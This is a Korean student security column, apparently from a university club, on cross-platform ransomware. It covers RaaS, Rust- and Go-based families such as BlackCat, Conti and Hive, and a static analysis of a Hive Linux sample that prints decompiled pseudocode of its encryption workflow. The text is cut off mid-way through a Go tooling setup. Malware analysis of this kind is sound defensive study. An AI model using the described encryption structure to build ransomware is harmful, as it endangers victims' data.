

[칼럼] 자율주행 차량 공격으로 이어질 수 있는 Cross-Platform 랜섬웨어_v.0.2_28기 이예지&30기손효림

SWING 28기 이예지

SWING 30기 손효림

Attack(랜섬웨어)

1. 랜섬웨어의 정의와 동향

랜섬웨어란, 몸값(ransom)과 소프트웨어(software)의 합성어로 컴퓨터의 정보를 인질로 잡고 돈을 요구한다고 해서 붙여진 명칭이다. 사용자의 컴퓨터 내부에서 중요한 정보를 암호화시키고 사용자에게 금전을 요구하는 악성코드이다.

클라우드 보안 솔루션의 글로벌 소프트웨어 기업 트렌드마이크로는 2022 상반기 보안 위협 보고서에서 랜섬웨어 공격 탐지가 전년 대비 500% 증가했다고 발표했다. 대체 왜 이렇게 랜섬웨어가 성행하는 것일까?

KARA의 랜섬웨어 트렌드 분석에 따르면 랜섬웨어 공격은 주로 금전적 이익을 얻을 수 있는 기업들을 주요 타겟으로 삼고 있으며 지능화된 공격으로 진화하고 있다. 전 세계적으로 랜섬웨어 감염으로 인한 피해액이 계속해서 증가하고 있으며 Ransomware-as-a-Service(RaaS) 발전으로 Lockbit, Conti 랜섬웨어와 같이 세 분화되고 조직화되고 있다. 또한 더 많은 피해를 입히기 위해 Cross-platform 랜섬웨어(Conti, BlackCat, Deadbolt 등)를 제작하여 다양한 플랫폼을 공략하기도 한다.

Ransomware-as-a-Service(RaaS)와 Cross-platform 랜섬웨어는 대체 어떤 것일까?

1-1. 서비스형 랜섬웨어 (RaaS)

1-1-1. 랜섬웨어를 판매하는 서비스형 랜섬웨어

일반적으로는 랜섬웨어 제작자가 곧 공격자였다. 그런데 서비스형 랜섬웨어(Ransomware as a Service · RaaS)가 등장하며 달라졌다. 제작자와 공격자가 따로 존재하게 된 것이다. 최근 등장한 랜섬웨어는 대부분 RaaS이다. RaaS 제작자들은 범죄자인 고객들에게 다양한 편의를 제공한다. 제작뿐 아니라 유포 이후 진행 상황을 추적하는 고객 서비스, 업데이트 서비스도 제공하는 식이다. 이러한 서비스형 랜섬웨어 모델이 창출하는 수익은 상당한 것으로 알려졌다. 랜섬웨어가 산업이

된 것이다.


가령 2016년 하반기 한국인터넷진흥원에 접수된 랜섬웨어 피해사례의 52%를 차지한 케르베르 (Cerber) 랜섬웨어는 어떻게 그렇게 막대한 피해를 입힐 수 있었을까? 제작자들이 수익의 40%를 공유하는 조건으로 랜섬웨어 코드를 판매했기 때문이다. 범죄자들은 그저 코드를 사서 유포하기만 하면 피해자에게서 받아낸 몸값의 60%를 질 수 있었기 때문에 랜섬웨어는 삽시간에 퍼져나갔다. 돈만 있으면 누구나 손쉽게 사이버 범죄를 벌일 수 있게 된 것이다.

RaaS의 발전은 거기서 멈추지 않았다. 급기야 돈 없이도 랜섬웨어 공격을 벌일 수 있는 RaaS 형태도 등장했다. 별도 비용을 받지 않고 랜섬웨어 코드를 공격자에게 제공하는 것이다. 공격자는 기술적 능력, 비용 없이도 랜섬웨어 공격을 개시할 수 있다. 공격자는 피해자가 금전을 지급하면 그 금액의 30%를 제작자에게 수수료로 낸다. 돈만 있으면 손쉽게 사이버 범죄를 벌일 수 있는데서 나아가 돈과 기술 없이도 사이버 범죄를 벌일 수 있게 됨으로써 범죄의 문턱은 더욱 낮아졌다.

1-2. Cross-Platform 랜섬웨어

1-2-1. Windows가 아니어도 공격당할 수 있다

여태까지 발견된 랜섬웨어의 95%는 Windows 운영체제를 공격 대상으로 삼는다.




[그림1] 랜섬웨어의 월별 피해 사고

그런데 2022년 상반기 가장 많은 피해를 입힌 랜섬웨어 순위의 2위인 Conti 랜섬웨어, 3위인 ALPHV, 4위인 Hive 랜섬웨어가 모두 Cross-Platform 랜섬웨어이다. 이는 단지 우연일까?

Cross-Platform 랜섬웨어는 여러 운영 체제에서 호환되는 랜섬웨어이다. 카스퍼스키 연구원의 최신 랜섬웨어 동향 보고서에서 따르면 Linux, IOS, Android 등 Windows 외의 운영체제로 랜섬웨어 공격이 확산될 수 있기에 매우 위험하다. 또한 바이너리 분석이 C언어로 작성된 악성코드의

분석보다 어렵다고 밝히며 수사에 우려를 표했다.

위의 통계에 나온 랜섬웨어를 분류해 벤 다이어그램으로 정리하면 다음과 같다.




[그림2] RaaS와 Cross-Platform 랜섬웨어 분류

2. Cross-Platform 랜섬웨어 분석

2-1. Rust와 Go

Cross-Platform 랜섬웨어를 작성할 수 있는 언어에는 Rust 와 Go가 있다. C, Java, Python과 같이 프로그래머가 일반적으로 사용하는 언어가 아니기 때문에 조금 생소하게 느껴지는 사람이 많을 것이다. 다음은 Cross-Platform 랜섬웨어를 사용된 언어를 기준으로 분류해 벤 다이어그램으로 나타낸 것이다.



[그림3] 언어에 따른 Cross-Platform 랜섬웨어 분류

미국 국가안보국(NSA)은 메모리 취약점 문제로 인해 프로그래밍 언어를 C, C++에서 Rust, Go, C# 등으로 전환할 것을 권장하는 지침을 발표한 바 있다. Rust와 Go 언어 사용이 활성화된다면, Cross-Platform 랜섬웨어의 수 역시 늘어날 것으로 예상된다.

본 칼럼에서는 Rust와 Go, 두 언어를 알아보고 이를 사용한 랜섬웨어를 분석할 것이다.

2-2. Rust 언어

2-2-1. Rust 언어의 특징과 사용되는 곳

특징	일관된 컴파일과 관리 및 빌드를 보장하는 도구인 Cargo, 코드 자동완성(code completion) 및 인라인 예러 메시지를 위해 통합 개발 환경 (IDE)로 결합된 서버, 뛰어난 속도와 안정성
사용되는 곳	커맨드 라인 도구, 웹 서비스, 데브옵스(DevOps) 도구화, 임베디드 장치, 오디오 및 비디오 분석과 트랜스코딩, 암호화폐, 생물정보학, 검색 엔진, IOT(internet of things) 애플리케이션, 머신 러닝, 파이어폭스 웹브라우저의 주요 부분

[표1] Rust 언어의 특징과 사용되는 곳

랜섬웨어 개발에 악용된다는 점을 제외하면 개발자에게 이상적인 언어라고도 볼 수 있다.

이러한 Rust 언어로 작성된 랜섬웨어에는 BlackCat 랜섬웨어, Hive 랜섬웨어, Luna 랜섬웨어 등이 있다.

2-2-2. BlackCat 그리고 Conti

상술했던 2022년 상반기 최다 피해 랜섬웨어 3위를 기록한 알프파이브(ALPHV)라는 랜섬웨어 그룹이 주력으로 사용하는(다른 공격자들에게 판매하는) 랜섬웨어가 바로 BlackCat이다. 이들은 다크웹에 등장해 자신들이 국제 공조로 사라진 Darkside/BlackMatter와 REvil 그룹의 멤버들로 구성되어 있다고 주장하며 홍보하고 있다.

해당 그룹은 여러 국가의 통신, 제약, 운송, 건설 등 다양한 산업기반 시설과 기업을 대상으로 공격하나 의료 및 병원 시설은 공격하지 않는 것으로 알려져, 병원과 운송, 물류 공급망 회사를 주 표적으로 삼았던 Conti와는 다소 상반된 행보를 보이고 있다.

BlackCat 랜섬웨어는 파일 암호화 시 AES 블록 암호 또는 ChaCha20 스트림 암호를 사용한다. 자동 모드(Auto)에서 랜섬웨어 실행파일은 AES 블록 암호의 암호·복호화에 대해 하드웨어 가속 지원 여부를 검사한다. 지원하는 경우 AES 블록 암호를 사용하고 그렇지 않은 경우 ChaCha20 스트림 암호를 사용한다. 사용한 암호키는 RSA-2048 공개키 암호로 암호화된다.

Conti 랜섬웨어 초기 버전의 경우 AES-256 암호화 방식으로 사용자 파일을 암호화하고 RSA 알고리즘을 이용하여 암호화 키를 암호화하였다. 최근에 등장하는 Conti 랜섬웨어의 경우 ChaCha20 암호화 방식으로 사용자 파일을 암호화한다.

Conti는 BlackCat처럼 Rust 언어 기반 랜섬웨어가 아니지만 대칭키는 AES 또는 ChaCha20, 비

대칭키는 RSA 알고리즘을 사용한다는 공통점이 있다. Cross-Platform 랜섬웨어의 특징일까? 안타깝게도 그렇지 않다.

2-2-3. Hive 랜섬웨어의 변종

Go 언어로 작성되었으며 변종은 Rust 언어로 작성된 Cross-Platform 랜섬웨어이자 2022년 상반기 통계에서 4위를 차지한 Hive 랜섬웨어는 비대칭키는 RSA 알고리즘을 사용하지만 대칭키 알고리즘은 자체개발해 사용하기 때문이다. 알고리즘에 대해 정리하자면 아래와 같다.

등장년도	랜섬웨어명	대칭키 알고리즘	비대칭키 알고리즘
2020	Conti	AES -> ChaCha20	RSA
2021	Hive	자체개발	RSA
2022	BlackCat	AES-128 또는 ChaCha20	RSA-2048

[표2] Cross-Platform 랜섬웨어의 알고리즘

Hive 랜섬웨어는 2021년 6월에 처음 발견된 랜섬웨어이다. 2021년 8월 15일, Hive 랜섬웨어는 미국의 오하이오와 웨스트버지니아에 있는 3개 병원의 소규모 네트워크이자 비영리 통합 의료 시스템인 Memorial Health System을 공격하였으며 2021년 9월 초, Hive 랜섬웨어는 미주리 남동부 Sikeston에 있는 Missouri Delta Medical Center를 공격하였다. 위의 활동으로부터 알 수 있는 사실은 이들은 환자들의 민감한 정보로 협박하는 것도 서슴지 않는다는 것이다. 주요 랜섬웨어들의 공격대상을 정리하자면 다음과 같다.

랜섬웨어명	의료 및 병원 시설을 공격하는가?
Conti	O
Hive	O
BlackCat	X

[표3] Cross-Platform 랜섬웨어의 공격 성향

Hive 랜섬웨어는 네트워크를 통해 피해자의 민감한 데이터를 탈취하고, 피해자가 해당 데이터에 대한 복구비용을 지급하지 않으면 환자 이름, 출생일, 사회 보장 번호(Social Security Number) 및 의료 정보 등을 Tor 웹 사이트인 HiveLeaks를 통해 유출하고 있다.

뒤에서 상세히 다루겠지만 Go 언어는 네트워크에 최적화된 언어이다. 그렇기에 네트워크를 대상으로 한 공격으로 큰 피해를 입힐 수 있었다. 그런데 Hive 랜섬웨어는 왜 코드를 Go 언어에서 Rust로 전환하였을까? Hive 랜섬웨어가 Rust 언어로 전환했을 때 얻었던 이점은 다음과 같다.

- 메모리, 데이터 유형 및 스레드 안정성
- 낮은 수준의 리소스에 대한 높은 제어 권한

- 동시성 및 병렬 처리 메커니즘으로 인한 안전한 파일 암호화
- 다양한 암호화 라이브러리
- 상대적으로 어려운 리버스 엔지니어링
- 프로그래머 친화적인 코드


지금부터 Hive 랜섬웨어를 분석하며 다양한 운영체제를 넘나드는 랜섬웨어에 어떤 특이점이 있는지 알아보도록 하겠다.

2-3. Hive 랜섬웨어 분석

2-3-1. Hive 랜섬웨어 샘플 다운로드

Hive 랜섬웨어의 샘플은 <https://samples.vx-underground.org/samples/Families/> 사이트에서 다운 받은 것으로 v1, v2, v3, v4, v5, v5.1이 해당 사이트에 업로드 되어 있으며 KISA 한국인터넷진흥원에서 v1부터 v4까지의 복호화 도구를 배포한다. Linux와 Windows 파일이 모두 있는 것이 v3뿐이라 분석은 v3 파일로 진행하였다.

또한 모든 실습은 VM ware의 Windows7 x64 가상환경에서 진행하였다.




Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	7F	45	4C	46	01	01	01	00	00	00	00	00	00	00	00	00	[ELF.....
00000010	02	00	03	00	01	00	00	00	50	7E	09	08	34	00	00	00P~.4...
00000020	F4	00	00	00	00	00	00	00	34	00	20	00	06	00	28	00	ô.....4. ...(.
00000030	0D	00	03	00	06	00	00	00	34	00	00	00	34	80	04	084...4€..
00000040	34	80	04	08	C0	00	00	00	C0	00	00	00	04	00	00	00	4€..À...À.....
00000050	00	10	00	00	01	00	00	00	00	00	00	00	00	80	04	08€..
00000060	00	80	04	08	1B	B6	10	00	1B	B6	10	00	05	00	00	00	.€...q...q.....

[그림4] Hive 랜섬웨어의 HxD 결과


위의 이미지는 파일의 종류를 알아내는 HxD 프로그램에 Hive 랜섬웨어의 Linux 버전을 넣었을 때 실행 결과 화면이다. 파일의 형식이 .ELF인 것으로 보아 Linux에서 실행 가능하다는 것을 알 수 있다.

2-3-2. Hive 랜섬웨어 암호화

Hive 랜섬웨어의 암호화 과정은 다음과 같다.




[그림5] Hive 랜섬웨어의 암호화 과정-1



[그림6] Hive 랜섬웨어의 암호화 과정-2

Hive 랜섬웨어는 암호화 시 사용할 10MB 크기의 암호키를 랜덤하게 생성한다. 그리고 바이너리 형태로 저장된 RSA 공개키와 rsa.go 라이브러리의 EncryptOAEP() 함수를 사용하여 앞서 생성한 암호키를 암호화한다. 암호화된 암호키는 'key.hive' 확장자를 가진 파일로 저장된다.

다음은 IDA pro에서 Hive Linux용 샘플 파일 정적 분석을 진행한 모습이다.



[그림7] Hive 랜섬웨어 main 함수

Hive 랜섬웨어의 main 함수를 자세히 보면 RunProcess() 함수를 발견할 수 있을 것이다.

```
// positive sp value has been detected, the output may be wrong
__int64 __usercall fUYrTMiT_ptr_A6tsbp8X_RunProcess@<edx:eax>()
{
    __int64 result; // rax
    __int64 v1; // [esp-10h] [ebp-24h]
    __int64 v2; // [esp-10h] [ebp-24h]
    int v3; // [esp+4h] [ebp-10h]

    ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_Init)();
    result = v1;
    if ( !(_DWORD)v1 )
    {
        ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_ExportKey)();
        result = v2;
        if ( !(_DWORD)v2 )
        {
            ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_Preprocess)();
            ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_PreNotify)();
            ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_ScanFiles)();
            fUYrTMiT_ptr_A6tsbp8X_EncryptFiles(v3);
            ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_EraseKey)();
            ((void (__golang *)())fUYrTMiT_ptr_A6tsbp8X_Notify)();
            fUYrTMiT_ptr_A6tsbp8X_EraseMemory();
        }
    }
    return result;
}
```

[그림8] Hive 랜섬웨어 RunProcess() 함수

지금부터 여기 RunProcess() 함수에서 사용되는 함수들이 암호화에서 어떤 역할을 하는지 알아보도록 한다.

```
int __usercall fUYrTMiT__ptr_A6tsbp8X_ScanFiles@<eax>(char a1)
{
    int v2; // [esp+0h] [ebp-1Ch]
    int v3; // [esp+4h] [ebp-18h]
    int v4; // [esp+8h] [ebp-14h]
    int v5; // [esp+8h] [ebp-14h]
    int v6; // [esp+8h] [ebp-14h]
    int v7; // [esp+10h] [ebp-Ch]
    int v8[2]; // [esp+14h] [ebp-8h] BYREF

    runtime_newobject(dword_815DEA0);
    v7 = v3;
    fUYrTMiT__ptr_A6tsbp8X_ScanFiles_func1(v2);
    runtime_convTstring();
    v8[0] = (int)"\b";
    v8[1] = v4;
    log_Println(v8, 1, 1);
    runtime_makechan(dword_815DEA0, 50000, v5);
    if ( dword_8250330 )
        runtime_gcWriteBarrier();
    else
        *(_DWORD *)v7 = v6;
    runtime_newproc(8, (char)&off_817ECDC, a1);
    return *(_DWORD *)v7;
}
```

[그림9] Hive 랜섬웨어 ScanFiles() 함수

ScanFiles() 함수를 사용하여 암호화될 모든 파일의 목록을 불러온다.

```
void __golang fUYrTMiT__ptr_A6tsbp8X_EncryptFiles(int a1)
{
    int v1; // eax
    int v2; // ecx
    int v3; // [esp+4h] [ebp-20h]
    int v4; // [esp+4h] [ebp-20h]
    int v5; // [esp+8h] [ebp-1Ch]
    int v6; // [esp+14h] [ebp-10h]
    int v7; // [esp+18h] [ebp-Ch]
    int v8[2]; // [esp+1Ch] [ebp-8h] BYREF

    fUYrTMiT__ptr_A6tsbp8X_EncryptFiles_func1();
    runtime_convTstring();
    v8[0] = (int)"\b";
    v8[1] = v5;
    log_Println(v8, 1, 1);
    runtime_newobject(&unk_8165A60, v3);
    v1 = v4;
    v7 = v4;
    v2 = 0;
    while ( *(_DWORD *)(a1 + 36) > v2 )
    {
        v6 = v2;
        sync_ptr_WaitGroup_Add(v1, 1);
        runtime_newproc(12, (char)&off_817ECE0, a1);
        v2 = v6 + 1;
        v1 = v7;
    }
    sync_ptr_WaitGroup_Wait(v1);
}
```

[그림10] Hive 랜섬웨어 EncryptFiles() 함수

EncryptFiles() 함수를 사용하여 랜섬웨어 공격자가 자체적으로 개발한 알고리즘으로 데이터를 암호화하고 'hive' 확장자를 추가한다.

```
void __golang fUYrTMiT_ptr_A6tsbp8X_EraseKey(_DWORD *a1)
{
    int v1; // [esp+8h] [ebp-Ch]
    int v2[2]; // [esp+Ch] [ebp-8h] BYREF

    fUYrTMiT_ptr_A6tsbp8X_EraseKey_func1();
    runtime_convTstring();
    v2[0] = (int)"\b";
    v2[1] = v1;
    v2[0] = log_Printfln(v2, 1, 1);
    hmrGm0zy_ptr_RXlFmtPp_Erase(*a1);
}
```

[그림11] Hive 랜섬웨어 EraseKey() 함수

암호화가 완료된 후 App.EraseKey() 함수를 사용하여 암호키가 저장된 메모리 영역을 랜덤한 데이터로 대체한다.

2-4. Go 언어

2-4-1. Go 언어란

Go 언어는 2007년 Google에서 만든 다목적 크로스 플랫폼 오픈소스 프로그래밍 언어로 현재 IT 커뮤니티에서 수요가 많은 언어 중 하나이다. Kubernetes, Docker, Hugo, Caddy를 포함한 어플리케이션이 Go로 작성되었다.

멀웨어로 작성된 것은 2019년이 처음이다. Windows, macOS 및 Linux용 멀웨어를 다시 작성하는 대신 사이버 범죄자들은 Go 언어를 사용하여 동일한 코드베이스를 쉽게 크로스 컴파일할 수 있으므로 여러 플랫폼을 쉽게 대상으로 지정할 수 있다. 그럼에도 불구하고 아직 악성코드의 91%는 시장 점유율로 인해 Windows 사용자를 대상으로 하며 8%만이 macOS 사용자를 대상으로 한다.

2-4-2. Go 언어의 특징과 사용되는 곳

Go 언어의 특징은 다음과 같다.

- 다른 프로그래밍 언어보다 배우기 쉽다.
- 다양한 소프트웨어를 개발하는데 용이하다.
- 런타임과 웹 프레임워크가 필요 없다.
- 정적 유형 시스템을 사용한 대규모 응용 프로그램 구축이 가능하다.

- CLI(Command-Line Interface) 개발의 이식성이 뛰어나며 성능 및 생성이 용이하다.
- 향상된 메모리 성능과 여러 IDE 지원을 통해 약 64% 단축된 코드로 확장 가능한 웹 개발이 가능하며 Python 코드보다 약 40배 빠르다.
- DevOps 및 사이트 안정성이 뛰어나다.

이러한 특징을 가진 Go 언어가 어떻게 랜섬웨어에 사용될 수 있을지 알아보도록 한다.

2-4-3. Go 언어 랜섬웨어로 작성된 랜섬웨어

Go 언어로 작성된 랜섬웨어에는 DeadBolt와 Agenda, OldGremlin이 있다. Go 언어로 만든 랜섬웨어의 특징은 다음과 같다.

- Cross-Platform 컴파일이 쉬워 하나의 코드로 작성한 후 Windows, MacOS, Linux 등 여러 플랫폼 버전을 동시에 개발 가능하다.
- Go 기반 바이너리는 악성코드 탐지율이 낮아 아직 기업에서 분석 및 리버스 엔지니어링이 충분히 이루어지지 않았다. 탐지율이 낮은 이유는 종속성 라이브러리를 단일 바이너리 파일로 라이닝할 수 있으므로 명령 및 제어 (C2) 서버 통신의 공간이 줄어들기 때문이다.
- 네트워크 작업에 최적화되었다.
- 구글에서 관련 작업을 위한 다양한 개발 편의 기능을 지원한다. 예를 들어 프로그래밍 프로세스를 단순화하는 최신 디버깅 및 플러그인 도구, 표준 API를 제공하는 최신 클라우드 등이 있다.

지금부터 Go 언어로 만들어진 DeadBolt, Agenda 랜섬웨어를 분석해본 뒤, Go 언어로 코드를 만들면 여러 개의 운영체제로 컴파일하기 얼마나 수월해지는지 그 과정을 알아보기로 한다.

2-5. Redress

Go 언어로 된 파일 리버스 엔지니어링을 위하여 Redress라는 도구를 사용해보았다. Go 언어로 된 파일은 정적 컴파일로 인하여 수동 작업이 필요하기 때문에 리버싱 도구가 다소 제한적이다. Redress는 제거된 Go 바이너리에서 컴파일러 버전에서 메타데이터를 추출하는 오픈소스 리버스 엔지니어링 도구이다.

우선 sudo 권한을 가진 사용자로 로그인한 Ubuntu Linux 환경에 Go on Ubuntu를 설치한다. 공식 홈페이지에서 최신 버전을 확인한 뒤 tarball을 다운받는다.

Go 바이너리를 다운로드하려면 wget 또는 curl을 사용할 수 있다. 해당 실습에서는 wget을 사

용하였다.

```
yeji@ubuntu:~$ wget https://dl.google.com/go/go1.18.linux-amd64.tar.gz
--2022-11-05 01:50:51-- https://dl.google.com/go/go1.18.linux-amd64.tar.gz
Resolving dl.google.com (dl.google.com)... 142.251.42.142, 2404:6800:4004:822::200e
Connecting to dl.google.com (dl.google.com)|142.251.42.142|:443... connected.
